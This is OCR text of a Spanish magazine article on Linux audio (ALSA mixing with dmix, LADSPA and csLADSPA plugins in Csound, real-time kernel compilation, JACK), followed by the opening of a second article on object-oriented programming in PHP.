La gran asignatura pendiente de OSS fue la mezcla de sonido. OSS fue diseñado para las primeras tarjetas de sonido que mezclaban, vía hardware, por su cuenta; sin embargo, en la evolución de las tarjetas de sonido se eliminó la parte hardware que controlaba la mezcla y se implementó vía software. En OSS esto significó directamente perder la capacidad de mezcla de audio. Para solucionarlo se crearon nuevas arquitecturas de sonido con la idea de que realizaran la mezcla antes de mandarla a la capa inferior, es decir, a OSS. Se creó aRts para el sistema de escritorio KDE, y ESD para Enlightenment/GNOME. El nuevo problema que surgió es que no se puede tener aRts y ESD funcionando simultáneamente y no todas las aplicaciones soportaban el uso de los dos sistemas, con lo que se solucionó únicamente de forma parcial. Finalmente, se acabaron desarrollando nuevas capas (como SDL, libao o libao2) que incluían a las anteriores. Esto, unido a que OSS pasó a ser de pago, ofreciendo nuevas funcionalidades que la mayoría de usuarios no necesitaban, provocó la aparición de un nuevo sistema de sonido, escrito desde cero: ALSA.

ALSA. Desarrollado en 1998 por Jaroslav Kysela. Desplazó a OSS y, por fin, incluyó un mezclador, el *AlsaMixer*. ALSA tiene también una emulación de OSS, que permite seguir programando igual que antes (de hecho, hay quien dice que ALSA funciona mejor emulando OSS que de forma normal).

Configuración

La configuración de tarjetas de sonido se realiza generalmente de forma automática, aunque, si no funcionase, siempre es posible hacerla manualmente mediante el comando *alsaconf*, que pregunta acerca del tipo de tarjeta y muestra el listado de los controladores disponibles. Ciertas interfaces necesitan también el uso de un *firmware* (programa que establece la lógica a bajo nivel del dispositivo) propietario, que puede ser descargado utilizando el paquete *alsa-firmware*.

La mezcla en ALSA se divide en dos tipos:

- *Hardware*. Al igual que en OSS, la tarjeta física se encarga de la gestión.
- *Software*. Se realiza por medio del plugin *dmix*; que crea una tarjeta virtual de sonido y se encarga de la mezcla. Una aplicación de ALSA bien diseñada no se comunica directamente con los módulos del Kernel, sino que deja esta tarea a la librería *alsa-lib*. Así, la comunicación queda: APLICACION->ALSA-LIB ->KERNEL.

Para configurar la mezcla por software, y en general, para cualquier configuración avanzada, se debe crear un fichero *.asoundrc* similar al del Listado 1.

ALSA llama a los dispositivos hw:i,j, donde i es el número de la tarjeta y j es el dispositivo en ésta. El primer dispositivo de

Tabla 1. Información básica de un plugin csLADSPA

Etiqueta	Descripción
Name	Nombre del *plugin* tal y como aparece en la aplicación.
Maker	Autor del *plugin*.
UniqueID	Identificación numérica única a cada *plugin*.
Copyright	Tipo de licencia o copyright.

Tabla 2. Información para controlar parámetros de un plugin csLADSPA

Etiqueta	Descripción
ControlPort	Nombre del control como aparece cuando se está ejecutando y nombre del canal de donde Csound va a coger los datos. Los dos nombres deben ir separados por el símbolo '|'.
Range	Rango máximo y mínimo del plugin. Van separados también por el símbolo '|'. Si se quiere que los controles respondan logarítmicamente, se debe añadir un '&log' después del rango de valores.

sonido es hw:0,0. Los plugins usan otro tipo de denominación; plughw:, por ejemplo, es un plugin que provee acceso a los dispositivos hardware pero añade una serie de características, como conversión de frecuencia de muestreo, bajo software, para las tarjetas que no soportan nativamente esta operación.

El API de ALSA se puede diferenciar en distintas interfaces:

- *Control*. Sistema de propósito general para gestionar referencias de tarjetas de sonido y encolar los dispositivos disponibles.
- *PCM*. Para gestionar la reproducción y captura del audio digital.
- *MIDI*. Provee soporte a MIDI (Musical Instrument Digital Interface), un estándar para instrumentos musicales electrónicos. Funciona directamente con los eventos MIDI.
- *Control de Tiempo*. Da acceso al hardware de control de tiempo en las tarjetas de sonido para sincronizar los eventos de sonido.
- *Mezcla*. Controla los dispositivos en las tarjetas de sonido que encaminan las señales y controlan los niveles de sonido. Está construido sobre el interfaz de control.

Listado 1. Creación de una tarjeta de sonido virtual *tarjetaVirtual*, capaz de mezclar mediante *dmix*. Para obtener además conversión automática de frecuencia de muestreo y otras características, se define también *pTarjetaVirtual*, que hace uso del módulo de ALSA *plug*. pcm.!default sirve para definir el dispositivo por defecto a utilizar por todas las aplicaciones ALSA. En este caso es una referencia directa a *tarjetaVirtual*.

```
pcm.my_card {
    type hw
    card 0
    # mmap_emulation true
}
pcm.dmixed {
    type dmix
    ipc_key 1024
    #  ipc_key_add_uid false   # permite usar tarjeta con varios
                                  usuarios
    #  ipc_perm 0666           # establece permisos para compartir
    slave {
    pcm "my_card"
    #   rate 48000
    #   period_size 512
    }
}
pcm.dsnooped {
    type dsnoop
    ipc_key 2048
    slave {
    pcm "my_card"
    #   rate 48000
    #   period_size 128
    }
}
pcm.tarjetaVirtual {
    type asym
    playback.pcm "dmixed"
    capture.pcm "dsnooped"
}
pcm.ptarjetaVirtual {
    type plug
    slave.pcm "tarjetaVirtual"
}
pcm.dsp0 {
    type plug
    slave.pcm "tarjetaVirtual"
}
pcm.!default {
    type plug
    slave.pcm "tarjetaVirtual"
}
```

Con un sistema de sonido robusto y con capacidad de mezcla funcionando, se podrían satisfacer funcionalidades adicionales como capacidad de trabajo en red, posibilidad de envío de sonido entre aplicaciones o mayores posibilidades de mezcla.

Plugins en Linux

LADSPA (*http://www.ladspa.org*) es el acrónimo de Linux Audio Developers Simple Plugin API. Es un formato para *plugins* de audio. Los *plugins* son piezas de software desarrolladas por terceros, empotrables, integrables, en programas de audio digital que sirven para aumentar las funciones del anfitrión: filtrar o crear efectos digitales como eco, chorus, phaser, flanger, reverberación, distorsión, etc. Este formato fue diseñado originalmente por consenso entre los miembros de la lista de correo de desarrolladores de audio de Linux (Linux Audio Developers Mailing List) pero funciona en muchas otras plataformas. Lo usan muchos programas de audio que son software libre como por ejemplo *Audacity* o *Ardour*.

Hay muchos formatos para *plugins* de audio y la mayoría de los editores, sintetizadores y otros paquetes de audio admiten varios de ellos. El formato más conocido sea quizá VST (Virtual Studio Technology) de *Steinberg*. LADSPA es inusual en el sentido de que intenta ofrecer únicamente el *Máximo Común Divisor*




Figura 3. Configuración del Kernel de Linux




Figura 4. Configuración del modo de trabajo del Kernel de Linux para tiempo real con interrupción por prioridades

de todos los formatos lo que reduce sus objetivos. Se trata de un formato deliberadamente simple y fácil de utilizar. Las especificaciones han cambiado muy poco a lo largo de los años así que los problemas de incompatibilidad son raros. Evolucionó con DSSI (*http://dssi.sourceforge.net/*), especificación que amplía LADSPA y contempla instrumentos virtuales y LV2 (http://lv2plug.in), presentado a principios de 2008, que está llamada a ser el sucesor de LADSPA. LV2 corrige muchos de los inconvenientes de LADSPA que detectaron, por ejemplo, lo difícil e incómodo que es hacer nuevas versiones de un determinado *plugin* con compatibilidad retroactiva.

csLADSPA (*http://ear.ie/csLADSPA.htm*) es un nuevo grupo de herramientas para el desarrollo de *plugins* multiplataforma LADSPA a través del lenguaje Csound. csLADSPA evita el uso de lenguajes de bajo nivel para el desarrollo de *plugins*, lo que facilita enormemente la labor de programación. La meta de csLADSPA es crear una arquitectura simple para el desarrollo de *plugins*; uno de los principales objetivos de la arquitectura LADSPA.

csLADSPA al detalle

Las librerías de csLADSPA están escritas en C++ y utilizan la misma estructura que cualquier *plugin* LADSPA. El plugin declara una estructura de datos, que incluye un puntero a una instancia de la clase Csound, un *array* para guardar valores de control y otro *array* para guardar los nombres de los buses de control del software usado para el control de parámetros. Los pasos en la ejecución de un *plugin* son los siguientes. Cuando se carga el *plugin*, se analizan todos los archivos de Csound (extensión .csd) y se asignan a varias partes de la estructura de descripción de LADSPA. Esto genera una serie de *plugins* basados en el código fuente creado por el usuario.

Cuando un *plugin* es instanciado, csLADSPA crea otra instancia de Csound y compila el respectivo código fuente.

A continuación se asignan las fuentes de audio y de control a utilizar. La aplicación llama a la función *run* del código. Cuando la aplicación ejecuta el *plugin*, la función *run* procesa los bloques de muestras. Esto accede a las instancias de bajo nivel de Csound, buffers, llamadas a Csound::Spin() y Csound::Spout (entradas y salidas de muestras) para encaminar el audio. Por último, hace una llamada a Csound::PerformKsmps(), que hace el procesado de señal. Para que los *plugins* en csLADSPA funcionen correctamente, el usuario final debe colocar la librería csLADSPA y todos los plugins Csound (definidos en archivos csd) en la carpeta hacia donde apunte la variable de entorno LADSPA_PATH. Esto permite que el sistema detecte automáticamente todos los archivos Csound y los cargue como *plugins* separados. Para que csLADSPA cargue los archivos de Csound ubicados en LADSPA_PATH, es necesario especificar alguna información básica sobre el *plugin*: autor, identificador, etc. Incluso se pueden especificar los controles, si fuera necesario, para interactuar con el *plugin* desde el host. Todo *plugin* csLADSPA debe de tener al menos lo siguiente (ver Tabla 1).

Si además, se desea añadir controles a los *plugins*, se deben utilizar las siguientes etiquetas (Tabla 2).

Configuración de Linux para Audio

Linux es un sistema operativo con un Kernel por defecto pensado para servidores, lo cual lo hace muy bueno para ejecutar muchas tareas a la vez pero muy malo para ofrecer muchos recursos en poco tiempo (con una latencia mínima) a una única tarea.

En las aplicaciones de audio la latencia (retardo en el tiempo de respuesta del sistema) es un grave problema porque puede llegar a producir desajustes y artefactos oíbles. Los desarrolladores de audio en Linux, no satisfechos con este rendimiento, realizaron una serie de parches al Kernel 2.4 para cambiar

Figura 5. Configuración de la frecuencia del temporizador del Kernel de Linux

Figura 6. Panel de JACK

Listado 2. Aplicación típica ALSA

```
abre el dispositivo();

define_los_parámetros_del_dispositivo();
while (!done) {
/* una o ambas operaciones */
        recibe_audio_desde_el_dispositivo();
        envía_audio_al_dispositivo();
}
cierra el dispositivo
```

Listado 3. Descarga del Kernel

```
daniel@debian:~$ wget http://www.kernel.org/pub/linux/kernel/v2.6/
linux-2.6.30.tar.bz2
daniel@debian: ~$ wget http://www.kernel.org/pub/linux/kernel/v2.6/
testing/patch-2.6.31-rc4.bz2
daniel@debian: ~$ wget http://www.kernel.org/pub/linux/kernel/projects/
rt/patch-2.6.31-rc4-rt1.bz2
```

Listado 4. Instalación de las aplicaciones y librerías

```
#aptitude install csound csladspa jackd qjackctl ardour-gtk
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Leyendo la información de estado extendido
Inicializando el estado de los paquetes... Hecho
Leyendo las descripciones de las tareas... Hecho
No se encontró ninguna versión candidata para ardour-gtk
No se encontró ninguna versión candidata para ardour-gtk
Se instalarán los siguiente paquetes NUEVOS:
  csladspa csound csound-gui{a} csound-utils{a} jackd libcsound64-5.1{a}
  libfltk1.1{a} liblo0ldbl{a} libportmidi0{a} qjackctl
0 paquetes actualizados, 10 nuevos instalados, 0 para eliminar y 0 sin
actualizar.
Necesito descargar 3046kB de ficheros. Después de desempaquetar se
usarán 7849kB.
¿Quiere continuar? [Y/n/?]
```

su comportamiento. Con la salida del Kernel 2.6 se prometió en un principio una latencia igual de baja como la del Kernel 2.4 pero sin ningún tipo de parcheo, ya que la posibilidad de ejecutar un Kernel en baja latencia estaba contenida ya dentro de éste y se podía activar en tiempo de compilación. En las primeras versiones del Kernel 2.6 (de la 2.6.0 hasta la 2.6.7) se descubrió que el nuevo Kernel era aún peor que el antiguo en rendimiento. Fueron necesarios grandes cambios en el Kernel y aun así, sigue habiendo parches para tiempo-real, e incluso una rama del Kernel dedicada a esto. Para tener un sistema utilizable para audio, se deberá, en primer lugar, recompilar el Kernel con los parches y opciones apropiadas para tiempo-real. Para ello, primero se ha de descargar el Kernel de base que se desee utilizar (desde *http://www.kernel.org/*) y los correspondientes parches (Listado 3).

Para aplicar los parches al Kernel descomprima primero el Kernel base :

```
tar -xvzf archivo-del-kernel
```

Posteriormente y desde dentro del directorio donde se haya descomprimido utilice :

```
bzip2 -dc /directorio-del-parche/
nombre-del-parche | patch -p1
--dry-run
```

A continuación pruebe con --dry-run la aplicación del parche, si no da ningún error, vuelva a ejecutar el comando omitiendo esta opción.

Lo siguiente que ha de hacer es proceder a la configuración de los parámetros del Kernel. Para ello y desde dentro del directorio donde se encuentran las fuentes del Kernel descomprimidas, ejecute el comando:

```
#aptitude install ncurses5-dev
kernel-package build-essential //
para tener los compiladores en el
sistema
#make menuconfig
```

Al ejecutarse, aparece el menú de configuración de la Figura 3, desde donde se pueden cambiar los parámetros del Kernel. Como se puede observar aparece el nombre del Kernel real-time lo que indica que los parches aplicados han sido efectivos.

Para obtener un Kernel real-time se deben modificar dos parámetros principales: Preemption Mode y Timer frequency.

La palabra preempt es difícil de traducir al español. Literalmente quiere decir adelan-




Figura 7. Panel de JACK Rack




Figura 8. Conexiones del servidor JACK

tarse a pero, ¿qué diferencias hay entre un Kernel que utilice un modo de preemption para tiempo real y otro que no? La diferencia radica en la interrupción por prioridades. Para ilustrarlas se puede utilizar un ejemplo: pongamos que existe un proceso A en ejecución, y aparece otro proceso B con una prioridad más alta (este supuesto se da con frecuencia en entornos de producción de audio). En un Kernel normal, se tendría que esperar a que el proceso A finalizara su ejecución y solamente entonces podría tener lugar el proceso B. En un Kernel preemptive no sucede así, sino que el proceso B se ejecutaría inmediatamente al tener mayor prioridad y únicamente cuando finalizara se completaría el proceso A.

Para un Kernel *real-time* es necesario seleccionar *Complete Preemption* (*Real-Time*) como muestra la Figura 4. El segundo parámetro importante es la frecuencia del temporizador como se muestra en la Figura 5. Ésta está directamente relacionada con la latencia mínima que puede llegar a alcanzar el sistema. Por defecto viene ajustada a 100 Hz para servidores, pero para audio se requiere al menos 1000 Hz, lo que permite alcanzar valores de hasta 1 *ms* de latencia.

Por último y de forma opcional se puede configurar el tipo de procesador del sistema. Al compilar el Kernel se genera código optimizado. Esto es una ventaja si sólo se desea ejecutar este Kernel en una única máquina pero no en el caso de que se quiera distribuir. Una vez se tiene toda la configuración realizada, se compila el Kernel. Para ello se deben introducir los siguientes comandos desde el directorio donde se han descomprimido los fuentes (usualmente /usr/src/, pero no es necesario):

```
#make-kpkg clean
#make-kpkg --initrd kernel_image
kernel_headers
```

Si se dispone de un sistema multiprocesador se puede hacer uso de los diferentes núcleos del procesador utilizando la variable de entorno CONCURRENCY_LEVEL, para ello, antes de compilar se define mediante:

```
#export CONCURRENCY_LEVEL=n
```

Siendo n el número de núcleos. Este número se puede averiguar con:

```
:~$ cat /proc/cpuinfo | grep
processor
```

A pesar de todo, el proceso de compilación puede llevar bastante tiempo, incluso en sistemas potentes. Una vez compilado el Kernel se añade automáticamente a la lista de arranque de GRUB. Se selecciona y el sistema arranca utilizando ya el nuevo kernel real-time necesario para el buen funcionamiento de las aplicaciones de audio.

Si no hay ningún tipo de problema, se procede a instalar las aplicaciones y librerías (Listado 4).

Estas versiones son las que contiene el repositorio que se haya configurado en el sistema, si se quieren versiones más recientes se ha de bajar el código fuente de cada aplicación y compilarlo. Por ejemplo *ardour* dispone de una versión más reciente y actualizada que se puede descargar desde *http://www.ardour.org/*.

Listado 5. Ejemplo de un amplificador Csound

```
<csLADSPA>
Name=Gain Plugin
Maker=John Doe
UniqueID=1049
Copyright=None
ControlPort=Gain|gain
Range=0|2
</csLADSPA>
<CsoundSynthesizer>
<CsInstruments>
sr = 44100
ksmps = 10
nchnls = 1
instr 1
kGain chnget "gain"
ain in
out ain*kGain
endin
</CsInstruments>
<CsScore>
i1 0 3600
</CsScore>
</CsoundSynthesizer>
```

Listado 6. Ejemplo de un flanger Csound

```
<csLADSPA>
Name=Flanger
Maker=John Doe
UniqueID=1054
Copyright=None
ControlPort=Flange Depth|depth
Range=0|1
ControlPort=Flange Rate|rate
Range=0|10
</csLADSPA>
<CsoundSynthesizer>
<CsInstruments>
sr = 44100
ksmps = 10
nchnls = 1
instr 1
kdeltime chnget "depth"
krate chnget "rate"
ain in
a1 oscil kdeltime, 1, 1
ar vdelay3 ain, a1+kdeltime, 1000
out ar+ain
endin
</CsInstruments>
<CsScore>
f1 0 1024 10 1
i1 0 3600
</CsScore>
</CsoundSynthesizer>
```

Para poder ejecutar el servidor de audio JACK sin privilegios de administrador, se deben añadir las siguientes líneas al archivo /etc/security/limits.conf.

```
#gedit /etc/security/limits.conf
//Añade al archivo y guarda
@audio – rtprio 99
@audio – nice -19
@audio – memlock unlimited
```

También se debe añadir el usuario al grupo audio, en caso de que no lo estuviera, para hacerlo, se utiliza el siguiente comando: `#adduser usuario audio`

Una vez hecho esto se puede arrancar y configurar el servidor de audio mediante el *front-end qjackctl*: `:~$qjackctl`

Algunos ejemplos

Para utilizar csLADSPA se deben añadir las etiquetas correspondientes al *plugin* programado en Csound. Para ilustrar su funcionamiento usaremos dos ejemplos muy simples. El primer ejemplo es el de un amplificador y el segundo el de un flanger. La sintaxis de Csound, por supuesto, no es competencia de este artículo. Existe numerosa bibliografía y enlaces (un libro altamente recomendable es *The Csound Book*, por Richard Boulager, MIT Press). La página oficial de Csound es *http://www.csounds.com/*.

Resumiendo, sólo para una mayor claridad en el código, Csound tiene dos tipos de definiciones: orquesta (CsInstruments) y partitura (CsScore). La *orquesta* (en inglés orchestra), se compone de los instrumentos que se utilizarán en la composición. En Csound hay que crear los instrumentos, es decir, realizar una descripción completa de cómo son y cómo funcionan (cómo suenan): esto puede ir desde un oscilador que genere un tono puro (sinusoide) de una frecuencia determinada (de sonido similar a un diapasón real) a un instrumento complejo cuyo timbre varía estadísticamente.

Por otro lado está la partitura (en inglés score), que es el segundo objeto relevante. Esta no es más que una tabla o gráfica donde se especifica el orden de actuación de los instrumentos a lo largo del tiempo. En este caso, donde se trata de efectos sobre el audio en tiempo real la partitura es irrelevante.

Observe que existe un control en la parte de csLADSPA llamado Gain, que se comunica internamente con la parte de Csound mediante gain. En este caso simplemente se multiplica la entrada por un rango que va entre 0 y 2.

El Flanger es un efecto muy común entre los guitarristas. Se crea mezclando una señal con una versión desfasada de sí misma variante en el tiempo. En Csound esto se puede hacer utilizando el opcode vdelay. Para controlar el desfase se puede utilizar un oscilador de baja frecuencia o LFO. Además, se necesitan dos controles, en vez de uno como en el *plugin* anterior. Por último, para encaminar el audio a través del *plugin* se puede utilizar JACK-Rack (http://jack-rack.sourceforge.net), un programa libre que actúa como un rack de efectos con *plugins* csLADSPA bajo Linux utilizando la API para audio de baja latencia JACK. El uso es muy sencillo y se asemeja al de cualquier pedal de guitarra. Si se carga desde el terminal para ver la salida de *debug*, se verá algo parecido a Listado 7.

Como se puede observar la aplicación se guía por las cabeceras csLADSPA. También es posible cargar directamente cualquier *plugin* en el programa.

Solamente falta gestionar la entrada y salida de sonido. ¿Cómo se hace? Mediante el servidor JACK y su interfaz gráfica de control *qjackctl* (*http://qjackctl.sourceforge.net*).

Para una prueba sencilla, se ha utilizado un reproductor de mp3 libre, *Audacious* (*http://audacious-media-player.org/*), que conecta al servidor JACK. Al ejecutarse, aparece en la lista de puertos de salida. Se conecta a la entrada de JACK-Rack, y de ahí, a la salida del sistema y... ¡LISTO! A partir de ahora todo lo que salga del sistema estará insertado en la cadena de *plugins* de efectos que se ha generado mediante csLADSPA, y será afectado en tiempo real por los ajustes que se haga a los controles definidos.

Listado 7. Carga de los plugins por jack-rack

```
daniel@debian:~$ jack-rack
SSE2 detected
attempting to load plugin index: 0
cSLADSPA plugin found:
<csLADSPA>
Name=MyReverb
Maker=Rory Walsh
UniqueID=2049
Copyright=None
ControlPort=ReverbTime|rtime
</csLADSPA>
PLUGIN LOADED
attempting to load plugin in-
dex: 1
cSLADSPA plugin found:
<csLADSPA>
Name=Flanger
Maker=John Doe
UniqueID=1054
Copyright=None
ControlPort=Flange Depth|depth
ControlPort=Flange Rate|rate
</csLADSPA>
PLUGIN LOADED
no more csLADSPA plugins
```

Conclusiones

Los *plugins* LADSPA son una arquitectura emergente y multiplataforma, y su desarrollo se ve simplificado por el uso de Csound. Ha sido probado tanto en tiempo real como no y su rendimiento en ordenadores modernos es muy bueno. Se está investigando su uso en sistemas multicanal, así que, en un futuro, se podrían utilizar en sistemas 5.1.

LADSPA, csLADSPA y Csound son software libre, con lo que su desarrollo no está limitado a una compañía, sino que cualquiera puede coger su código y modificarlo. Con estas herramientas libres sólo queda esperar que, por fin, la creación musical en Linux empiece a despegar y por qué no, genere también música con el mismo espíritu de libertad.

Sobre los autores

Daniel Mellado Area es estudiante de Ingeniería Técnica de Telecomunicación, Especialidad en Sonido e Imagen de la Escuela Superior Politécnica de la Universidad Europea de Madrid.

Lino García Morales es Graduado en Ingeniería en Control Automático, Máster en Sistemas y Redes de Comunicaciones y Doctor por la Universidad Politécnica de Madrid. Ha sido profesor en el Instituto Superior de Arte de la Habana, la Universidad Pontificia "Comillas" y la Universidad Meléndez Pelayo. Actualmente es profesor de la Escuela Superior de Arte y Arquitectura y de la Escuela Superior Politécnica de la Universidad Europea de Madrid y Director del Máster Universitario en Acústica Arquitectónica y Medioambiental. Músico, escritor y científico, lidera un grupo de investigación transdisciplinar en la intersección Arte, Ciencia y Tecnología. Ha disfrutado de Becas por la Agencia Española de Cooperación Internacional, FUNDESCO, el Consejo Superior de Investigaciones Científicas (CSIC) y la Universidad Politécnica de Madrid.

PHP orientado a objetos

Francisco Javier Carazo Gil

La popularidad adquirida por PHP como lenguaje para programación de aplicaciones web en el lado del servidor, es cuanto menos innegable. A pesar de la cantidad y calidad de alternativas presentes a día de hoy, no se prevé que ninguna tecnología vaya a superar claramente al resto. La evolución de todas estas tecnologías, ha propiciado que el uso del paradigma de la orientación a objetos, sea ya más que corriente en este tipo de tecnologías del lado del servidor. Veamos cuáles son los fundamentos básicos de la programación orientada a objetos sobre PHP.

PHP no nació como un lenguaje orientado a objetos. A pesar de ser una tecnología web del lado del servidor, PHP siguiendo a C, era un lenguaje claramente procedimental, a la vez que interpretado. El paso del tiempo, ha obligado a sus creadores a dotarlo de las herramientas necesarias para poder llevar a cabo una programación orientada a objetos, que aunque no sea tan pura como pueda serlo por ejemplo con JSP, sí ofrece las soluciones mínimas que muchos de vosotros buscaréis a la hora de desarrollar.

En realidad, hasta la versión 5 del lenguaje, lanzada el 13 de julio de 2004, la orientación a objetos no estaba soportada oficialmente por el lenguaje y para poder hacer uso de ella había que emplear módulos auxiliares como PHP Data Objects.

Antes de continuar, os comento brevemente la historia de PHP. En un comienzo, allá por el año 1994, Rasmus Lerdorf creó una serie de binarios para CGI en C, de cara a poder mostrar su currículum vitae y manejar ciertos datos en su web. Su creador lo llamó en un comienzo "Personal Home Page Tools". Pasado el tiempo, en 1997, dos programadores israelíes del Technion, Zeev Suraski y Andi Gutmans, reescribieron completamente el analizador léxico-sintáctico de la creación de Lerdorf y crearon la base de la versión 3 de PHP. Hubo profundos cambios en la estructura y forma del lenguaje y ésta es la que se usa a día de hoy, tras haberse modificado y ampliado en las sucesivas versiones.

Actualmente se encuentra vigente la rama PHP5 y en breve, lo estará la sexta, PHP6. PHP4 fue descontinuado el 7 de agosto de 2007 con el lanzamiento de la versión 4.4.9, la última de dicha rama.

Software necesario

En este punto podría pararme a explicar la instalación de Apache, PHP y MySQL, que son las herramientas que utilizaremos a continuación. Puesto que es un tema que ha aparecido en reiteradas ocasiones en esta revista y sobre el que hay abundante documentación en la red, creo que es mejor pasar a la explicación del artículo en sí.

Aún así, voy a daros un consejo a todos los que uséis Synaptic como gestor de paquetería. Dirigíos a "Marcar paquetes por tarea..." y elegir "Servidor LAMP" o "LAMP Server", de esta manera tendréis todo lo necesario para un servidor de desarrollo con Apache, PHP y MySQL.

Aprovecho para comentaros que las explicaciones y las configuraciones que voy a realizar de software y tecnologías, son didácticas por lo que si alguien quiere ponerlas en uso de forma profesional, deberá pulir ciertos detalles para asegurar una seguridad suficiente a un sistema en producción.

Orientación a objetos con PHP

Los lenguajes orientados a objetos son de extrema utilidad a los desarrolladores de todo tipo de software. Las características propias de la programación del lado del servidor en la que PHP se encuadra, lo hacen claramente preferible sino necesario, a por ejemplo, utilizar simplemente programación estructurada cuando el proyecto adquiere un tamaño.

PHP implementa mecanismos para hacer uso de clases, objetos, instancias, propiedades, métodos, constructores... en definitiva, los mecanismos típicos de un lenguaje orientado a objetos. A todos los que sepáis PHP y no conozcáis estas características quizás os sea algo extraño o incómodo de utilizar en un comienzo, pero en proyectos de un tamaño medio-grande, os aseguro que los beneficios son más que evidentes.

Clases, atributos y operaciones

Simplificando mucho, una clase es la representación software de un elemento de la vida real. Si para un determinado problema, que es el que vamos a utilizar, nos importan los usuarios, tendremos la clase "usuario". La representación software serán los datos y el comportamiento del mismo que nos importe de cara a nuestro sistema. Imaginemos un sencillo sistema de gestión de usuarios que almacene los siguientes datos:

- Identificador: un entero que identifique de manera unívoca al usuario.
- Nombre: cadena con el nombre del usuario.
- Apellidos: cadena con los apellidos del usuario.
- Código postal: entero que almacena el código postal del domicilio del usuario.

Figura 1. Resultado ejemplo

Listado 1. Declaración atributos clase Usuario

```
class Usuario{
        private $id;
        private $nombre;
        private $apellidos;
        private $codigoPostal;
}
```

Listado 2. Declaración métodos de acceso a la clase Usuario

```
        function getId(){
                return $this->id;
        }

        function setId($id){
                $this->id = $id;
        }

        function getNombre(){
                return $this->nombre;
        }

        function setNombre($nombre){
                $this->nombre = $nombre;
        }

        function getApellidos(){
                return $this->apellidos;
        }

        function setApellidos($apellidos){
                $this->apellidos = $apellidos;
        }

        function getCodigoPostal(){
                return $this->codigoPostal;
        }

        function setCodigoPostal($codigoPostal){
                $this->codigoPostal = $codigoPostal;
        }
```




Figura 2. Área rectángulo

Por lo tanto, tendrá los atributos: identificador, nombre, apellidos y código postal. Ésta será la parte estática de la clase, la parte de información que nos interesa almacenar del elemento de la vida real: "el usuario", en nuestro problema. La parte dinámica serán las operaciones de la clase y que son necesarias para la resolución del problema. En este caso, podrían ser:

- Insertar: introducir un nuevo usuario en el sistema.
- Modificar: modificar un usuario ya dado de alta en el sistema.
- Consultar: consultar información referente a los usuarios. Concretaremos qué información más adelante.

Podemos implementar una función independiente de la clase que inserte un registro, otra que lo modifique y otra que realice las consultas. Es otra posibilidad, pero como estamos tratando con orientación a objetos, vamos a definirlas dentro de la clase y veremos qué ventajas conlleva esta decisión.

Creación de la clase

